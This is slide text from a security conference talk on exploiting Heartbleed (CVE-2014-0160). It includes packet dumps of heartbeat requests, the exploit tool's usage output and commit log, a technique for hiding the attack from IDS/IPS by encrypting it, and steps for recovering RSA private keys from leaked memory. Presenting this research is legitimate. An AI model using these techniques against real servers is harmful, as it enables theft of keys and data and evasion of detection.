▽ Secure Sockets Layer
   ▽ TLSv1 Record Layer: Heartbeat Request
        Content Type: Heartbeat (24)
        Version: TLS 1.0 (0x0301)
        Length: 3
     ▽ Heartbeat Message
          Type: Request (1)
          Payload Length: 65535
▷ [Malformed Packet: SSL]
```

```
0000   00 0c 29 eb 01 34 60 03   08 a9 e1 1e 08 00 45 00    ..)..4`. ......E.
0010   00 3c 7b 6d 40 00 40 06   27 d2 c0 a8 0b 15 c0 a8    .<{m@.@. '.......
0020   0b 17 f3 43 01 bb fc ee   7c f0 01 e1 52 90 80 18    ...C.... |...R...
0030   20 00 18 8c 00 00 01 01   08 0a 3d e4 57 e1 ff ff     ....... ..=.W...
0040   31 8b 18 03 01 00 03 01   ff ff                      1....... ...
```

Exploitation notes on CVE-2014-0160

Attack SSL, Encrypt with SSL!



Source	Destination	Protocol	Length	Info
192.168.11.22	192.168.11.23	TLSv1.2	583	Client Hello
192.168.11.23	192.168.11.22	TLSv1.2	1409	Server Hello, Certificate, Server Key Exchange, Server He
192.168.11.22	192.168.11.23	TLSv1.2	256	Client Key Exchange, Change Cipher Spec, Encrypted Handsh
192.168.11.23	192.168.11.22	TLSv1.2	324	New Session Ticket, Change Cipher Spec, Encrypted Handsha
192.168.11.22	192.168.11.23	TLSv1.2	99	Encrypted Heartbeat

- I wrote a stand-alone exploit in C using OpenSSL library to transmit the Heartbeat request in encrypted packet.

- This was intentionally to bypass IPS/IDS signatures – it worked!


- Encrypting attacks on OpenSSL with OpenSSL makes it difficult to detect….

- IDS/IPS vendors began to develop alternative detection signatures.

Exploitation notes on CVE-2014-0160

On The Wire

- This is an encrypted heartbleed attack transmitted on the wire.
- The response is returned in encrypted packets.




```
56 161.317700000 192.168.11.21 192.168.11.23 TLSv1.2 98 Encrypted Heartbeat

    [Calculated window size: 131072]
    [Window size scaling factor: 16]
  ▷ Checksum: 0x12e1 [validation disabled]
  ▷ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▷ [SEQ/ACK analysis]
▽ Secure Sockets Layer
  ▽ TLSv1.2 Record Layer: Encrypted Heartbeat
      Content Type: Heartbeat (24)
      Version: TLS 1.2 (0x0303)
      Length: 27
      Encrypted Heartbeat Message

0000   00 0c 29 eb 01 34 60 03  08 a9 e1 1e 08 00 45 00   ..)..4`. ......E.
0010   00 54 4c c5 40 00 40 06  56 62 c0 a8 0b 15 c0 a8   .TL.@.@. Vb......
0020   0b 17 f4 6d 01 bb 55 75  61 a6 79 e5 e1 5f 80 18   ...m..Uu a.y.._..
0030   20 00 12 e1 00 00 01 01  08 0a 3d e6 c6 67 ff ff    ....... ..=..g..
0040   cf 12 18 03 03 00 1b e7  ef df c4 fe 10 c5 e1 0f   ........ ........
0050   a2 46 99 c3 ab d5 29 28  ee a8 10 e8 51 c2 46 44   .F....)( ....Q.FD
0060   4a 0f                                              J.
```

Exploitation notes on CVE-2014-0160

Exploit Fails & Lessons

- I continued to push updates during the exploit development process.
- I learnt not to commit code changes late at night without review and testing… No, I am not *THAT* OpenSSL developer!
- Internet is awesome, people began to submit compile instructions for different Linux platforms. Builds on most Linux/OS-X.
- Ayman Sagy added needed DTLS support.
- Re-use the code! Patches are welcome!



History for Public / exploits

Apr 11, 2014

added debian compile instructions - heartbleed.c
HackerFantastic authored 15 days ago
e62a1dc9ff
Browse code

Added compile instructions for debian to header
HackerFantastic authored 15 days ago
a911179acb
Browse code

fixed a bug when peer resets during loop mode - heartbleed.c
HackerFantastic authored 15 days ago
c3756d36d1
Browse code

minor cosmetic usage() change - heartbleed.c
HackerFantastic authored 15 days ago
7871249f52
Browse code

minor cosmetic header change.
HackerFantastic authored 15 days ago
170ace4f97
Browse code

Fixed error handling on malloc() in case of NULL ptr heartbleed.c
HackerFantastic authored 15 days ago
c5b373294d
Browse code

removed the sleep() in loop mode - heartbleed.c
HackerFantastic authored 15 days ago
18c8bc4b83
Browse code

Corrected leak byte count and size, fixed error on 3 bytes missing
HackerFantastic authored 15 days ago
82adab6806
Browse code

improved support for SMTP/IMAP/POP3 exploitation heartbleed.c
HackerFantastic authored 15 days ago
c3f4b153fc
Browse code

minor amendments for looping attack heartbleed.c
HackerFantastic authored 15 days ago
e39f46f653
Browse code

added fix to account for 16bytes of padding - heartbleed.c
HackerFantastic authored 15 days ago
66b0e2f646
Browse code

cosmetic changes to header.
HackerFantastic authored 15 days ago
9c52a58fb4
Browse code

Able to exploit multiple times within the same connection
HackerFantastic authored 15 days ago
a87c8351fb
Browse code

Minor modifications to heartbleed.c for repeat leaking.
HackerFantastic authored 15 days ago
696897c57d
Browse code

Save only bytes from heap (no padding)
HackerFantastic authored 15 days ago
7524229c39
Browse code

server side 64k support functioning heartbleed.c
HackerFantastic authored 15 days ago
57204ac7b9
Browse code

Fixed the 64k leak to come from server
HackerFantastic authored 15 days ago
3d86bf661e
Browse code

network byte ordering fix heartbleed.c
HackerFantastic authored 15 days ago
1 f8cf73fa22
Browse code

Cosmetic fixes for 64k leak support in heartbleed.c
HackerFantastic authored 15 days ago
0137fff062
Browse code

Apr 10, 2014

Ignore TLS record size when handling leaks for heartbleed.c
HackerFantastic authored 16 days ago
66cd058e47
Browse code

cosmetic changes to heartbleed.c src and header.
HackerFantastic authored 16 days ago
dcfc1e5785
Browse code

cleaned up heatbleed.c
HackerFantastic authored 16 days ago
e726114954
Browse code

Added support for STARTTLS in heartbleed.c
HackerFantastic authored 16 days ago
96bf405e5c
Browse code

STARTTLS example in pre_cmd() of heartbleed.c
HackerFantastic authored 16 days ago
8ca4407e01
Browse code

heartbeat.c verbose fix for client connects.
HackerFantastic authored 16 days ago
d951b3f08d

RSA Private Key Recovery

- Cloudflare announce secret key challenge for heartbleed.
- Provide nginx-1.5.13 web server linked against OpenSSL 1.0.1.f on Ubuntu 13.10 x86_64.
- Fedor Indutny solved the challenge first, others quickly followed.
- “include/openssl/rsa.h:struct rsa_st” holds RSA variables (p & q) in memory.
- RSA n := pq. We can use n to calculate if prime in memory is valid.
- Search for key size primes in memory leak and use to determine remaining prime from modulo n (q % n == 0) – with p & q we generate RSA private key.

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RSA Private Key Recovery

- Obtain certificate “openssl s_client -connect 192.168.11.23:443 < http-get.txt | grep BEGIN –A n > out.pem”

- Improved “keyscan.py” by Einar Otto Stangvik to produce valid RSA private keys instead of counting primes.

- Run “keyscan.py” on a memory dump to test possible values against the certificate modulus n to identify if modulo is 0. The value and its division result by n are checked and if primes we have p & q.


- We then generate the RSA private key from the prime values.

- Metasploit module also supports dumping private keys.

Exploitation notes on CVE-2014-0160

Heartbleed.c

- Exploit works against vulnerable OpenSSL servers and clients.
- Leaks upto 65535 bytes of heap data and 16 bytes of random padding.
- Can re-use connection.
- STARTTLS support.
- Multiple SSL protocols.
- Multiple ciphers.
- Saves leak to file.



```
matthews-mbp:openssl hackerfantastic$ ./heartbleed --help
[ heartbleed - CVE-2014-0160 - OpenSSL information leak exploit
[ =============================================================
[
[ --server|-s <ip/dns>    - the server to target
[ --port|-p   <port>      - the port to target
[ --file|-f   <filename>  - file to write data to
[ --bind|-b   <ip>        - bind to ip for exploiting clients
[ --precmd|-c <n>         - send precmd buffer (STARTTLS)
[                           0 = SMTP
[                           1 = POP3
[                           2 = IMAP
[ --loop|-l               - loop the exploit attempts
[ --type|-t   <n>         - select exploit to try
[                           0 = null length
[                           1 = max leak
[                           n = heartbeat payload_length
[
[ --verbose|-v            - output leak to screen
[ --help|-h               - this output
[
matthews-mbp:openssl hackerfantastic$ 
```


Exploitation notes on CVE-2014-0160

Demo

Demo.

Exploitation notes on CVE-2014-0160

Netcraft post-heartbleed data


All websites affected by the Heartbleed bug
Reissued (43%)
A
B
Reissued with same private key (7%)
Revoked (20%)
NETCRAFT

Conclusions

- CVE-2014-0160 will exist in appliances & infrastructure for some time.
- Affected servers and devices should be considered compromised.
- Non-web services such as IMAP/SMTP/POP3 etc. are equally exposed.
- Your IDS/IPS cannot always save you.
- Enable Perfect Forward Secrecy.
- Enable Two-Factor Authentication (e.g. X.509).

E-mail: matthew@mdsec.co.uk

Twitter: @HackerFantastic

https://github.com/hackerfantastic/public